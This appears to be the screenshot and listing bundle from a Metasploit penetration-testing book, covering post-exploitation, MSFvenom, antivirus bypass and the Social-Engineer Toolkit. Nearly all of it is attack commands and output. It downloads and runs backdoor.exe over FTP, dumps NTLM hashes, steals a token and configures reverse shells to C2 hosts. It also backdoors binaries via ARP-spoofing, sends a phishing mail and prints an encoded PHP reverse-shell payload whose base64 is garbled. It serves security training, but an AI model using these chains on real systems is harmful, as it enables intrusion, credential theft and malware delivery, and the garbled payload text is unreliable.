

```
meterpreter >
meterpreter > transport -h
Usage: transport <list|change|add|next|prev|remove> [options]

    list: list the currently active transports.
    add: add a new transport to the transport list.
    change: same as add, but changes directly to the added entry.
    next: jump to the next transport in the list (no options).
    prev: jump to the previous transport in the list (no options).
    remove: remove an existing, non-active transport.


OPTIONS:


    -A <opt> User agent for HTTP/S transports (optional)
    -B <opt> Proxy type for HTTP/S transports (optional: http, socks; default: http)
    -C <opt> Comms timeout (seconds) (default: same as current session)
    -H <opt> Proxy host for HTTP/S transports (optional)
    -N <opt> Proxy password for HTTP/S transports (optional)
    -P <opt> Proxy port for HTTP/S transports (optional)
    -T <opt> Retry total time (seconds) (default: same as current session)
    -U <opt> Proxy username for HTTP/S transports (optional)
    -W <opt> Retry wait time (seconds) (default: same as current session)
    -X <opt> Expiration timeout (seconds) (default: same as current session)
    -c <opt> SSL certificate path for https transport verification (optional)
    -h      Help menu
    -i <opt> Specify transport by index (currently supported: remove)
    -l <opt> LHOST parameter (for reverse transports)
    -p <opt> LPORT parameter
    -t <opt> Transport type: reverse_tcp, reverse_http, reverse_https, bind_tcp
    -u <opt> Local URI for HTTP/S transports (used when adding/changing transports with a custom LURI)
    -v      Show the verbose format of the transport list

meterpreter >
```

```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>ftp 192.168.216.129
Connected to 192.168.216.129.
220 (vsFTPd 2.3.4)
User (192.168.216.129:<none>): user
331 Please specify the password.
Password:
230 Login successful.
ftp> _
```





## Chapter 5: Post-Exploitation

```
msf exploit(psexec) > use post/
Display all 301 possibilities? (y or n)
use post/aix/hashdump
use post/android/capture/screen
use post/android/manage/remove_lock
use post/android/manage/remove_lock_root
use post/cisco/gather/enum_cisco
use post/firefox/gather/cookies
use post/firefox/gather/history
use post/firefox/gather/passwords
use post/firefox/gather/xss
use post/firefox/manage/webcam_chat
use post/hardware/automotive/canprobe
```

```
Microsoft Windows [Version 6.1.7601]
Copyright <c> 2009 Microsoft Corporation. All rights reserved.

C:\Users\IEUser>ftp 192.168.216.5
Connected to 192.168.216.5.
220 FTP Server Ready
User <192.168.216.5:<none>>: Hacker
331 User name okay, need password...
Password:
230 Login OK
ftp> binary
200 Type is set
ftp> get backdoor.exe
200 PORT command successful.
150 Opening BINARY mode data connection for backdoor.exe
226 Transfer complete.
ftp: 73802 bytes received in 0.00Seconds 73802000.00Kbytes/sec.
ftp> quit
221 Logout

C:\Users\IEUser>backdoor.exe

C:\Users\IEUser>_
```

## Graphic bundle

```
msf exploit(handler) > search bypassuac
Matching Modules
=====
Name          Disclosure Date  Rank      Description
----          ----          ----
exploit/windows/local/bypassuac          2010-12-31  excellent Windows Escalate UAC Protection Bypass
exploit/windows/local/bypassuac_comhijack  1900-01-01  excellent Windows Escalate UAC Protection Bypass (Via COM Handler Hijack)
exploit/windows/local/bypassuac_eventvwr   2016-08-15  excellent Windows Escalate UAC Protection Bypass (Via Eventvwr Registry Key)
exploit/windows/local/bypassuac_fodhelper  2017-05-12  excellent Windows UAC Protection Bypass (Via FodHelper Registry Key)
exploit/windows/local/bypassuac_injection  2010-12-31  excellent Windows Escalate UAC Protection Bypass (In Memory Injection)
exploit/windows/local/bypassuac_injection_winsxs 2017-04-06  excellent Windows Escalate UAC Protection Bypass (In Memory Injection) abusing WinSXS
exploit/windows/local/bypassuac_vbs        2015-08-22  excellent Windows Escalate UAC Protection Bypass (ScriptHost Vulnerability)

msf exploit(handler) >
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6ada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
bobba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4ead63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1cd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organa:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cf06f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cf061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
meterpreter >
```

```
meterpreter > creds_msv
[+] Running as SYSTEM
[*] Retrieving msv credentials
msv credentials
=====
Username    Domain     LM          NTLM          SHA1
----        ----       --          --          --
sshd_server VAGRANT-2008R2 e501ddc244ad2c14829b15382fe04c64 8d0a16cf061c3359db455d00ec27035 94bd2df8ae5cadbbb5757c3be01dd40c27f9362f
vagrant     VAGRANT-2008R2 5229b7f52540641daad3b435b51404ee e02bc503339d51f71d913c245d35b50b c805f88436bcd9ff534ee86c59ed230437505ecf

meterpreter >
```


## Graphic bundle

---

```
meterpreter > ps TrustedInstaller
Filtering on 'TrustedInstaller'

Process List
=====
PID  PPID  Name          Arch Session User          Path
---  ---  ---
3420  728  TrustedInstaller.exe  x86   0      NT AUTHORITY\SYSTEM  C:\Windows\servicing\TrustedInstaller.exe


meterpreter > steal_token 3420
Stolen token with username: NT AUTHORITY\SYSTEM
meterpreter > rm notepad.exe
meterpreter > |
```





## Graphic bundle

The screenshot shows the Windows Registry Editor window. The left pane displays a tree view of registry keys under 'Computer\HKEY\_CURRENT\_USER\Software\Policies'. The 'System' key is expanded, showing its subkeys 'Audit' and 'UIPI'. The right pane is a table listing registry entries under the 'System' key, with columns for Name, Type, and Data.

Name	Type	Data
(Default)	REG_SZ	(value not set)
ConsentPromptBehaviorAdmin	REG_DWORD	0x00000005 (5)
ConsentPromptBehaviorUser	REG_DWORD	0x00000003 (3)
dontdisplaylastusername	REG_DWORD	0x00000000 (0)
DSCAutomationHostEnabled	REG_DWORD	0x00000002 (2)
EnableCursorSuppression	REG_DWORD	0x00000001 (1)
EnableInstallerDetection	REG_DWORD	0x00000001 (1)
EnableLUA	REG_DWORD	0x00000001 (1)
EnableSecureUIAPaths	REG_DWORD	0x00000001 (1)
EnableUIADesktopToggle	REG_DWORD	0x00000000 (0)
EnableVirtualization	REG_DWORD	0x00000001 (1)
legalnoticecaption	REG_SZ	
legalnoticetext	REG_SZ	
LocalAccountTokenFilterPolicy	REG_DWORD	0x00000001 (1)
PromptOnSecureDesktop	REG_DWORD	0x00000001 (1)
scforceoption	REG_DWORD	0x00000000 (0)
shutdownwithoutlogon	REG_DWORD	0x00000001 (1)
undockwithoutlogon	REG_DWORD	0x00000001 (1)
ValidateAdminCodeSignatures	REG_DWORD	0x00000000 (0)





```
msf > use post/windows/gather/enum_
use post/windows/gather/enum_ad_bitlocker
use post/windows/gather/enum_ad_computers
use post/windows/gather/enum_ad_groups
use post/windows/gather/enum_ad_managedby_groups
use post/windows/gather/enum_ad_service_principal_names
use post/windows/gather/enum_ad_to_wordlist
use post/windows/gather/enum_ad_user_comments
use post/windows/gather/enum_ad_users
use post/windows/gather/enum_applications
use post/windows/gather/enum_artifacts
use post/windows/gather/enum_av_excluded
use post/windows/gather/enum_chrome
use post/windows/gather/enum_computers
use post/windows/gather/enum_db
use post/windows/gather/enum_devices
use post/windows/gather/enum_dirperms
use post/windows/gather/enum_domain
use post/windows/gather/enum_domain_group_users
use post/windows/gather/enum_domain_tokens
use post/windows/gather/enum_domain_users
use post/windows/gather/enum_domains
use post/windows/gather/enum_emet
use post/windows/gather/enum_files
use post/windows/gather/enum_hostfile
use post/windows/gather/enum_ie
use post/windows/gather/enum_logged_on_users
use post/windows/gather/enum_ms_product_keys
use post/windows/gather/enum_mui_cache
use post/windows/gather/enum_patches
use post/windows/gather/enum_powershell_env
use post/windows/gather/enum_prefetch
use post/windows/gather/enum_proxy
use post/windows/gather/enum_putty_saved_sessions
use post/windows/gather/enum_services
use post/windows/gather/enum_shares
use post/windows/gather/enum_snmp
use post/windows/gather/enum_termserv
use post/windows/gather/enum_tokens
use post/windows/gather/enum_tomcat
use post/windows/gather/enum_trusted_locations
use post/windows/gather/enum_unattend
msf > █
```

# Chapter 6: Using MSFvenom

```
root@kali:~# msfvenom -p linux/x64/shell/reverse_tcp --payload-options
Options for payload/linux/x64/shell/reverse_tcp:

Name: Linux Command Shell, Reverse TCP Stager
Module: payload/linux/x64/shell/reverse_tcp
Platform: Linux
Arch: x64
Needs Admin: No
Total size: 296
Rank: Normal

Provided by:
    ricky
    tkmu

Basic options:
Name  Current Setting  Required  Description
----  -----  -----  -----
LHOST      yes        The listen address
LPORT     4444       yes        The listen port

Description:
  Spawn a command shell (staged). Connect back to the attacker


Advanced options for payload/linux/x64/shell/reverse_tcp:

Name  Current Setting  Required  Description
----  -----  -----  -----
AppendExit      false      no      Append a stub that executes the exit(0) system call
AutoRunScript    no        no      A script to run automatically on session creation.
EnableStageEncoding  false      no      Encode the second stage payload
InitialAutoRunScript  no        no      An initial script to run on session creation (before AutoRunScript)
PayloadUUIDName   no        no      A human-friendly name to reference this unique payload (requires tracking)
PayloadUUIDRaw    no        no      A hex string representing the raw 8-byte UUID value for the UUID
PayloadUUIDSeed   no        no      A string to use when generating the payload UUID (deterministic)
PayloadUUIDTracking  false      yes     Whether or not to automatically register generated UUIDs
PrependChrootBreak  false      no      Prepend a stub that will break out of a chroot (includes setreuid to root)
PrependFork      false      no      Prepend a stub that executes: if (fork()) { exit(0); }
PrependSetgid    false      no      Prepend a stub that executes the setgid(0) system call
PrependSetregid   false      no      Prepend a stub that executes the setregid(0, 0) system call
PrependSetresgid  false      no      Prepend a stub that executes the setresgid(0, 0, 0) system call
PrependSetresuid  false      no      Prepend a stub that executes the setresuid(0, 0, 0) system call
PrependSetuid    false      no      Prepend a stub that executes the setuid(0) system call
ReverseAllowProxy  false      yes    Allow reverse tcp even with Proxies specified. Connect back will NOT go through proxy but directly to LHOST
ReverseListenerBindAddress  no        no      The specific IP address to bind to on the local system
ReverseListenerBindPort    no        no      The port to bind to on the local system if different from LPORT
ReverseListenerComm   no        no      The specific communication channel to use for this listener
ReverseListenerThreaded  false      yes    Handle every connection in a new thread (experimental)
StageEncoder      no        no      Encoder to use if EnableStageEncoding is set
StageEncoderSaveRegisters  no        no      Additional registers to preserve in the staged payload if EnableStageEncoding is set
StageEncodingFallback  true      no      Fallback to no encoding if the selected StageEncoder is not compatible
StagerRetryCount   10       yes    The number of connection attempts to try before exiting the process
StagerRetryWait    5.0      no      Number of seconds to wait for the stager between reconnect attempts
VERBOSE        false      no      Enable detailed status messages
WORKSPACE      no        no      Specify the workspace for this module

Evasion options for payload/linux/x64/shell/reverse_tcp:

Name  Current Setting  Required  Description
----  -----  -----  -----
root@kali:~#
```

## Graphic bundle




**49 engines detected this file**

SHA-256: ac7df811e99edd67db028189049683b401346b157f71dd71ce7575b1ac402807  
File name: encoded.exe  
File size: 72.07 KB  
Last analysis: 2017-12-14 17:22:40 UTC


**49 / 65**

Detection	Details	Community
Ad-Aware	<span style="color: red;">⚠️</span> Trojan.CryptZ.Gen	AhnLab-V3 <span style="color: red;">⚠️</span> Trojan/Win32.Shell.R1283
ALYac	<span style="color: red;">⚠️</span> Trojan.CryptZ.Gen	Arcabit <span style="color: red;">⚠️</span> Trojan.CryptZ.Gen
Avast	<span style="color: red;">⚠️</span> Win32:SwPatch [Wrm]	AVG <span style="color: red;">⚠️</span> Win32:SwPatch [Wrm]
Avira	<span style="color: red;">⚠️</span> TR/Crypt.EPACK.Gen2	AVware <span style="color: red;">⚠️</span> Trojan.Win32.Swrota.B (v)
Baidu	<span style="color: red;">⚠️</span> Win32.Trojan.WisdomEyes.16070401....	BitDefender <span style="color: red;">⚠️</span> Trojan.CryptZ.Gen
Bkav	<span style="color: red;">⚠️</span> W32.FamVT.RorenNHc.Trojan	CAT-QuickHeal <span style="color: red;">⚠️</span> Trojan.Swrota.A
ClamAV	<span style="color: red;">⚠️</span> Win.Trojan.Swrota-5710536-0	Comodo <span style="color: red;">⚠️</span> TrojWare.Win32.Rozena.A
CrowdStrike Falcon	<span style="color: red;">⚠️</span> malicious_confidence_100% (D)	Cybereason <span style="color: red;">⚠️</span> malicious.1b8fb7
Cyren	<span style="color: red;">⚠️</span> W32/Swrota.A.gen!Eldorado	DrWeb <span style="color: red;">⚠️</span> Trojan.Swrota.1
eGambit	<span style="color: red;">⚠️</span> Unsafe.AI_Score_99%	Emsisoft <span style="color: red;">⚠️</span> Trojan.CryptZ.Gen (B)
Endgame	<span style="color: red;">⚠️</span> malicious (high confidence)	eScan <span style="color: red;">⚠️</span> Trojan.CryptZ.Gen
ESET-NOD32	<span style="color: red;">⚠️</span> a variant of Win32/Rozena.AM	F-Prot <span style="color: red;">⚠️</span> W32/Swrota.A.gen!Eldorado
F-Secure	<span style="color: red;">⚠️</span> Trojan.CryptZ.Gen	Fortinet <span style="color: red;">⚠️</span> W32/Swrota.C!tr
GData	<span style="color: red;">⚠️</span> Trojan.CryptZ.Gen	Ikarus <span style="color: red;">⚠️</span> Trojan.Win32.Swrota



*Graphic bundle*

---



```
Microsoft Windows [Version 10.0.10586]
(c) 2016 Microsoft Corporation. All rights reserved.


C:\Windows\system32>rundll32.exe C:\Users\User\Desktop\inject.dll,main
C:\Windows\system32>■
```

## Graphic bundle

---

```
root@kali:~# php -a
Interactive mode enabled

php > eval(base64_decode(Lyo8P3BocCAvKiovIGVycm9yX3J1cG9ydGluZygwKTsgJGlwID0gJzE5Mi4xNjguMjE2LjUn0yAkcg9ydcA9IDQ0NDQ7IGImICgoJGYgPSAnc3RyZWftX3NvY2t1dF9jbG1lbnQnKSAmJiBpc19jYWxsYWyjsZsgkZi kpIHsgJHMgPSAkZigidGnw0i8veyRpCH06eyRwb3J0FSIp0yAkC190eXB1ID0gJ3N0cmVhbSc7IH0gaWYgkCEkcyAmJiAoJGYgPSAnZnNvY2tvcGVuJykgJiYgaXNFY2FsbGfibGUoJGypSB7ICRzID0gJGYoJG1wlCAkcg9ydCk7ICRzX3R5cGlgPSAnc3RyZWftJzsgfSBpZ1AoISRzICymlCgkZia9ICdz2NrZXRFY3J1YXR1JykgJiYgaXNFY2FsbGFibGUoJGypSB7ICRzID0gJGYoJG1ZfSU5FVCwgU09DS19TVFJFQU0sIFNPTF9UQ1Ap0yAkcmVzID0gQHnvY2t1dF9jb2suZW0KCRzLCAkxAAsICRwb3J0KTsqaWYgkCEkcmVzKSB7IGRpZSgp0yB9ICRzX3R5cGugPSAc29ja2V0JzsgfSBpZ1AoISRzX3R5cGUpIHsgZG1lKcdubyBzb2NrlGzN0cmVhbSc6ICRsZW4gPSBmcnVhZCgkcywgJn7IH0gJGEgPSB1bnBhY2so.1K5sZW4iLCAkbGVuTsgJGx1b1A9ICRhwysZW4nXTsgJGIgPSAnJzsgd2hpbGUgKH0cmx1bigkY1kgPCakbgVukTSB7IHn3aXrjaCaJHNfdHlwZSkgeyBjYXN1ICdz2b2NrZQn0iAkbgVuID0gc29ja2V0X3J1YwQoJHMsID0p0yB1cmVhazsgfSBpZ1AoISRsZW4pIHsgZG1lKCK7IH0gJGEgPSB1bnBhY2so.1K5sZW4iLCAkbGVuTsgJGx1b1A9ICRhwysZW4nXTsgJGIgPSAnJzsgd2hpbGUgKH0cmx1bigkY1kgPCakbgVukTSB7IHn3aXrjaCaJHNfdHlwZSkgeyBjYXN1ICdz2b2NrZQn0iAkYiAuPSBmcnVhZCgkcywgJGx1b1zdhJsZW4oJGIpKTsgYnJ1Yws7IGNhc2UgJ3NvY2t1dCc6ICRiIC49IHnvY2t1dFd9yZWFKKCRzLCakbgVulXN0cmx1bigkY1kg0yB1cmVhazsgfSB91ICRHTE9CQuTWydtc2dzb2NrJ10gPSAkczsgJEdMT0jBTFnBj21zZ3NvY2t1dFdHlwZSddID0gJHNfdHlwZTsgdWYgKGv4dGvuc21vb19sb2FkZw0oJ3N1aG9zaW4nKSAmJiBpbmlfZ2V0KcdzdWhvc21luLmV4ZWN1dG9yLmRpc2FibGVfZXZhbcPpKS87ICRzdWhvc21uX2J5cGFzc1jcmVhdGfVfZnVuY3Rpb24oJycsICRiKTsgJHN1aG9zaW5Fy1wYXNzKCK7IH0gZWxzSB7IGV2Yw0JGIp0yB9IGRpZSgp0w);
```







Process Explorer - Sysinternals: www.sysinternals.com [MSEdgeWIN10\IEUser]


Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	96.77	52 K	8 K	0		
System	0.26	152 K	24 K	4		
Interrupts	0.74	0 K	0 K		n/a Hardware Interrupts and DPCs	
smss.exe		516 K	500 K	264		
Memory Compression		108 K	9,768 K	1584		
csrss.exe		1,676 K	2,012 K	348		
wininit.exe		1,372 K	1,684 K	428		
services.exe		4,492 K	6,688 K	564		
svchost.exe		980 K	1,104 K	688	Host Process for Windows S... Microsoft Corporation	
svchost.exe		9,840 K	16,044 K	724	Host Process for Windows S... Microsoft Corporation	
WmiPrvSE.exe	Susp...	7,964 K	14,244 K	3196		
ShellExperienceHost....	Susp...	33,720 K	83,220 K	5592	Windows Shell Experience H... Microsoft Corporation	
SearchUI.exe	Susp...	97,824 K	136,080 K	5716	Search and Cortana applicati... Microsoft Corporation	
RuntimeBroker.exe		9,744 K	19,848 K	5800	Runtime Broker Microsoft Corporation	
RuntimeBroker.exe		7,932 K	22,348 K	5828	Runtime Broker Microsoft Corporation	
regedit.exe		4,540 K	19,956 K	8412		
RuntimeBroker.exe		6,468 K	19,824 K	5860	Runtime Broker Microsoft Corporation	
RemindersServer.exe	Susp...	3,332 K	5,392 K	6924	Reminders WinRT OOP Ser... Microsoft Corporation	
dllhost.exe		3,820 K	6,528 K	5536	DMU Surrogate Microsoft Corporation	
ApplicationFrameHost...		10,528 K	21,964 K	6572	Application Frame Host Microsoft Corporation	
SkypeHost.exe	Susp...	4,796 K	2,824 K	7416	Microsoft Skype Microsoft Corporation	
RuntimeBroker.exe		1,396 K	1,612 K	4888	Runtime Broker Microsoft Corporation	
WinStore.App.exe	Susp...	38,088 K	57,220 K	7016	Store Microsoft Corporation	
RuntimeBroker.exe		5,276 K	19,732 K	2548	Runtime Broker Microsoft Corporation	
dllhost.exe		1,492 K	7,548 K	1844		
LockApp.exe	Susp...	11,964 K	42,856 K	1984	LockApp.exe Microsoft Corporation	
RuntimeBroker.exe		4,336 K	22,688 K	836	Runtime Broker Microsoft Corporation	
dllhost.exe		1,852 K	8,116 K	5248		
WmiPrvSE.exe		2,460 K	8,952 K	1156		

# Chapter 7: Client-Side Exploitation and Antivirus Bypass

Attention! This document was created by a [newer version of Microsoft Office](#).  
Macros must be enabled to display the contents of the document.








```
438 CompressedFiles = True #True/False
439 [[[LinuxIntelx86]]]
440 SHELL = reverse_shell_tcp # This is the BDF syntax
441 HOST = 192.168.216.5 # The C2
442 PORT = 8888
443 SUPPLIED_SHELLCODE = None
444 MSFPAYLOAD = linux/x86/shell_reverse_tcp # MSF syntax
445
446 [[[LinuxIntelx64]]]
447 SHELL = reverse_shell_tcp
448 HOST = 192.168.216.5
449 PORT = 9999
450 SUPPLIED_SHELLCODE = None
451 MSFPAYLOAD = linux/x64/shell_reverse_tcp
452
453 [[[WindowsIntelx86]]]
454 PATCH_TYPE = APPEND #JUMP/SINGLE/APPEND
455 # PATCH_METHOD overwrites PATCH_TYPE, use automatic, replace, or onionduke
456 PATCH_METHOD = automatic
457 HOST = 192.168.216.5
458 PORT = 8090
459 # SHELL for use with automatic PATCH_METHOD
460 SHELL = iat_reverse_tcp_stager_threaded
461 # SUPPLIED_SHELLCODE for use with a user_supplied_shellcode payload
462 SUPPLIED_SHELLCODE = None
463 ZERO_CERT = True
464 # PATCH_DLLs as they come across
```

457,4-25 87%

```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
[*] MSGRPC Service: 127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf >
```

```
root@kali:~/MITMF# ./mitmf.py -i eth0 --spoof --arp --hsts --gateway 192.168.216.2 --target 192.168.216.154 --filepwn
```





```
[*] MITMF v0.9.8 - 'The Dark Side'
|
|_ Net-Creds v1.0 online
|_ FilePwn v0.3
| |_ BDFFProxy v0.3.2 online
| |_ Connected to Metasploit v4.16.17-dev
|_ SSLstrip+ v0.4
| |_ SSLstrip+ by Leonardo Nve running
|_ Spoof v0.6
| |_ ARP spoofing enabled
|_ Sergio-Proxy v0.2.1 online
|_ SSLstrip v0.9 by Moxie Marlinspike online
|
|_ MITMF-API online
|_ HTTP server online
* Running on http://127.0.0.1:9999/ (Press CTRL+C to quit)
|_ DNSChef v0.4 online
|_ SMB server online
```


```
2017-12-26 10:01:45 192.168.216.154 [type:IE-11 os:Windows] live.sysinternals.com
[*] In the backdoor module
[*] Checking if binary is supported
[*] Gathering file info
[*] Reading win32 entry instructions
[*] Loading PE in pefile
[*] Parsing data directories
[*] Looking for and setting selected shellcode
[*] Creating win32 resume execution stub
[*] Looking for caves that will fit the minimum shellcode length of 82
[*] All caves lengths: 82, 298, 87
[*] Attempting PE File Automatic Patching
[!] Selected: 111: Section Name: .data; Cave begin: 0x1682d End: 0x1695b; Cave Size: 302; Payload Size: 298
[!] Selected: 97: Section Name: .reloc; Cave begin: 0x1a990 End: 0x1a9eb; Cave Size: 91; Payload Size: 87
[!] Selected: 105: Section Name: .reloc; Cave begin: 0x1ac88 End: 0x1ace3; Cave Size: 91; Payload Size: 82
[*] Changing flags for section: .reloc
[*] Changing flags for section: .data
[*] Patching initial entry instructions
[*] Creating win32 resume execution stub
[*] Looking for and setting selected shellcode
[*] Overwriting certificate table pointer
2017-12-26 10:01:47 192.168.216.154 [type:IE-11 os:Windows] [FilePwn] Patching complete, forwarding to user
```


```
root@kali:~# msfconsole -q
msf > load msgrpc Pass=abc123
[*] MSGRPC Service: 127.0.0.1:55552
[*] MSGRPC Username: msf
[*] MSGRPC Password: abc123
[*] Successfully loaded plugin: msgrpc
msf > [*] Meterpreter session 1 opened (192.168.216.5:8090 -> 192.168.216.154:50125) at 2017-12-26 10:02:04 -0500

msf > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: WINDOWS10\User
meterpreter >
```







# Chapter 8: Social-Engineer Toolkit

```
.M""""bgd `7MM""YMM MMP""MM""YMM
,MI      "Y   MM      7 P*   MM      7
`MMb.      MM      d      MM
`YMMNq.      MMmmMM      MM
.      `MM      MM      Y ,      MM
Mb      dM      MM      ,M      MM
P"Ybrmid"      JMMmmmmMM      .JMML.

[---]      The Social-Engineer Toolkit (SET)      [---]
[---]      Created by: David Kennedy (ReL1K)      [---]
[---]          Version: 7.7.4      [---]
[---]          Codename: 'Blackout'      [---]
[---]      Follow us on Twitter: @TrustedSec      [---]
[---]      Follow me on Twitter: @HackingDave      [---]
[---]      Homepage: https://www.trustedsec.com      [---]

Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

Join us on irc.freenode.net in channel #setoolkit

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> █
```

```
set> 1
```

The **Spearphishing** module allows you to specially craft email messages and send them to a large (or small) number of people with attached fileformat malicious payloads. If you want to spoof your email address, be sure "Sendmail" is installed (apt-get install sendmail) and change the config/set\_config SENDMAIL=OFF flag to SENDMAIL=ON.

There are two options, one is getting your feet wet and letting SET do everything for you (option 1), the second is to create your own FileFormat payload and use it in your own attack. Either way, good luck and enjoy!

- 1) Perform a Mass Email Attack
  - 2) Create a FileFormat Payload
  - 3) Create a Social-Engineering Template
- 99) Return to Main Menu

```
set:phishing>
```

```
set:phishing>1
```

```
/usr/bin/
```

Select the file format exploit you want.  
The default is the PDF embedded EXE.

```
***** PAYLOADS *****
```

- 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
- 2) SET Custom Written Document UNC LM SMB Capture Attack
- 3) MS15-100 Microsoft Windows Media Center MCL Vulnerability
- 4) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
- 5) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
- 6) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
- 7) Adobe Flash Player "Button" Remote Code Execution
- 8) Adobe CoolType SING Table "uniqueName" Overflow
- 9) Adobe Flash Player "newfunction" Invalid Pointer Use
- 10) Adobe Collab.collectEmailInfo Buffer Overflow
- 11) Adobe Collab.getIcon Buffer Overflow
- 12) Adobe JBIG2Decode Memory Corruption Exploit
- 13) Adobe PDF Embedded EXE Social Engineering
- 14) Adobe util.printf() Buffer Overflow
- 15) Custom EXE to VBA (sent via RAR) (RAR required)
- 16) Adobe U3D CL0DProgressiveMeshDeclaration Array Overrun
- 17) Adobe PDF Embedded EXE Social Engineering (NOJS)
- 18) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
- 19) Apple QuickTime PICT PnSize Buffer Overflow
- 20) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
- 21) Adobe Reader u3D Memory Corruption Vulnerability
- 22) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

```
set:payloads>■
```

```
set:phishing>1
```

```
[*] Keeping the filename and moving on.
```

### Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would be to send an email to one individual person. The second option will allow you to import a list and send it to as many people as you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
  2. E-Mail Attack Mass Mailer
99. Return to main menu.

```
set:phishing>1
```

```
set:phishing>1
```

Do you want to use a predefined template or craft a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

```
set:phishing>1
```

[-] Available templates:

- 1: New Update
- 2: Order Confirmation
- 3: Status Report
- 4: How long has it been?
- 5: Strange internet usage from your computer
- 6: Have you seen this?
- 7: WOAAAAA!!!!!! This is crazy...
- 8: Computer Issue
- 9: Dan Brown's Angels & Demons
- 10: Baby Pics

```
set:phishing>1
```

```
set:phishing> Send email to:victim@gmail.com
```

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

```
set:phishing>1
```

```
set:phishing> Your gmail email address:email.setoolkit@gmail.com
```

```
set:phishing> The FROM NAME user will see:SET
```

```
Email password:
```

```
      . - - - - - ; . "
. -- , . ; @      @@ ; . -- , .
. " @@@@ ' . '@@      @@@@ ' . '@@@@ "
. - . @@@@@@ @@@@ @@@@      @@@@@@ @@@@ @;
. @@@@@@ @@@@ @@@@      @@@@@@ @@@@ @@@@ '
" - ' . @@ @ - . @      @ , ' - . ' - "
" . @' ; @      @ ` . ;
| @@@@ @@@ @      @
' @@@ @@ @@ , ,
. @@@@ @@ ,
' , @@ @ ;
( _ 3 C )     / | __ / Metasploit !
; @' . __ * __ , "
' ( . , . . . " / \ | --- \ _____ / 
```

```
= [ metasploit v4.16.24-dev- ]  
+ -- ---[ 1713 exploits - 972 auxiliary - 299 post ]  
+ -- ---[ 503 payloads - 41 encoders - 10 nops ]  
+ -- ---[ Free Metasploit Pro trial: http://r-7.co/trymsp ]  
  
[*] Processing /root/.set//meta_config for ERB directives.  
resource (/root/.set//meta_config)> use exploit/multi/handler  
resource (/root/.set//meta_config)> set PAYLOAD windows/meterpreter/reverse_https  
PAYLOAD => windows/meterpreter/reverse_https  
resource (/root/.set//meta_config)> set LHOST 45.55.45.143  
LHOST => 45.55.45.143  
resource (/root/.set//meta_config)> set LPORT 443  
LPORT => 443  
resource (/root/.set//meta_config)> set EnableStageEncoding false  
EnableStageEncoding => false  
resource (/root/.set//meta_config)> set ExitOnSession false  
ExitOnSession => false  
resource (/root/.set//meta_config)> exploit -j  
[*] Exploit running as background job 0.  
  
[*] Started HTTPS reverse handler on https://45.55.45.143:443  
msf exploit(multi/handler) > █
```

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The **Java Applet Attack** method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The **Metasploit Browser Exploit** method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The **Credential Harvester** method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

